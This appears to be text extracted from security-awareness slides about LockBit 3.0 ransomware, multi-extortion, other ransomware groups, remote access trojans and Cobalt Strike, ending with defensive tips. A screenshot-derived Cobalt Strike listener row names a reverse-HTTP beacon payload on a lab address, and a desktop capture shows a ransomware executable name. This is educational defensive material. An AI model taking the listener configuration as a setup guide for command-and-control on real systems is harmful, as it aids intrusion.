
LOCKBIT 3.0

CAPABILITY


- Highly customizable and evasive ransomware. It can be configured with various options, allowing affiliates to tailor its behavior.
- LockBit 3.0 also has a language-based filter, ensuring it only infects systems with certain language settings.
- They assert that LockBit 3.0 has been the world's fastest and most stable ransomware since 2019.



LOCKBIT RANSOMWARE



LockBit Ransomware Website



Threatening to release it unless a substantial ransom in cryptocurrency is paid.



LOCKBIT RANSOMWARE



**FILES
ARE
PUBLISHED**

Deadline: 12 Oct, 2023 18:40:21 UTC

[no photo]

[redacted] n
data part #2

All the Nasdaq-listed corporation was able to offer was \$1,100,000 dollars of the requested \$80,000,000 dollars.

About [redacted] poration [redacted]) is a leading multi-brand provider of information technology solutions to business,

Multi-extortion ransomware

- sometimes called multifaceted extortion, uses multiple layers of attack to persuade victims to pay a ransom to the attacker. In addition to encrypting files, this type of cybersecurity attack might include additional attack methods, such as file exfiltration, distributed denial of service (DDoS) attacks or extending ransoms to third-party associates.



- Recycle Bin
- Microsoft Edge
- Boxstarter Shell
- Google Chrome


- 2uaphKeDI...
- super_conf...
- super_conf...
- super_conf...
- super_conf...
- super_conf...

black_matter.
exe



BLACK BEAR
SECURITIES ★ ★ ★

Security and Maintenance



Turn on Windows Security Centre service
The Windows Security Centre service is turned off. Tap or click to turn it on.



super_conf...



super_conf...



super_conf...



super_conf...



super_conf...



super_confid
ential.txt



Type here to search



30°C Partly cloudy



ENG

US


22:03

02/11/2023







OTHER RANSOMWARE GROUPS




Babuk Locker



Clop







Ragnar



Lockbit

MOST COMMON STRAINS




MOST COMMON STRAINS



REMOTE ACCESS TOOL

- Remote Access Tools, or Remote Access Trojans, are sneaky programs that let someone secretly watch what you do on your computer without your permission.
- They can record your keystrokes, passwords, take screenshots, and more. What's different is that they also allow the attacker to control your computer from afar. This means they can look at your stuff, change your computer settings, use your internet connection for bad stuff, and even access other computers on your network. It's like giving them a secret backdoor into your computer.





REMOTE ACCESS TOOL



BACKGROUND

Remote access tool that bills itself as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors."

INITIAL ACCESS

- It lets attackers put a program called '**Beacon**' on a victim's computer.
- Beacon can do various things like running commands, recording keystrokes, sending and receiving files, and more.



COBALT STRIKE

FAVORITE AMONG THIEVES

The Swiss Army Hacker Framework

- Cobalt Strike's standout feature is creating covert connections for network compromise.
- Favorite because it's stable and highly flexible. It can be repurposed to deploy all manner of payloads, like ransomware or keylogger, to the compromised network. It's well organized and provides a framework to manage compromised assets.
- Essentially, this tool helps the 'B list' act like 'A list' hackers.



Applications

Places

Thu 14:16

cpu mem swap

Cobalt Strike

Cobalt Strike

View

Payloads

Attacks

Site Management

Reporting

Help

New Connection

Preferences

Visualization

Listeners

VPN Interfaces

Malleable C2 Profile

Script Manager

Script Console

Close

external

listener

user

computer

note

process

pid

arch

last

sleep

Listeners X

name ^	payload	host	port	bindto	beacons	profile
local	windows/beacon_http/reverse_http	192.168.40.12	80	80	192.168.40.12	default

Add

Edit

Remove

Restart

Help

Menu

/bin/bash

Cobalt Strike

QUICK SECURITY TIPS

- **Security Tip 1:** Steer clear of cracked software.
 - If you're on a tight budget, consider using Free and Open Source Software (FOSS) alternatives.
- **Security Tip 2: Secure authentication practices,**
 - Strong passwords with at least eight characters, a mix of uppercase and lowercase letters, numbers, and symbols,
 - enabling multi-factor authentication by default.
 - Refraining from saving passwords on computers or networks while considering the use of a secure password manager
- **Security Tip 3: Keep software updated.**
 - Recognize that no software package is entirely immune to malware, but to mitigate risks, adhere to best practices by regularly updating your operating systems, software tools, browsers, and plug-ins, while also conducting routine maintenance to keep all software up to date and monitoring log reports for potential signs of malware.

QUICK SECURITY TIPS

- **Security Tip 4: Reserve administrator accounts for essential tasks**
 - As malware often inherits user privileges. Avoid using admin rights for web browsing or email. Log in as an admin solely for configuration changes, and install software using admin credentials after validating its legitimacy and security.
- **Security Tip 5: Security Awareness.**
 - At the end of the day, user education is the key defense. This involves building awareness of malware attacks, cybersecurity best practices, recognizing credible websites, reporting unusual system behavior, and using secure networks and VPNs when working remotely.

THANK YOU

Do you have questions?

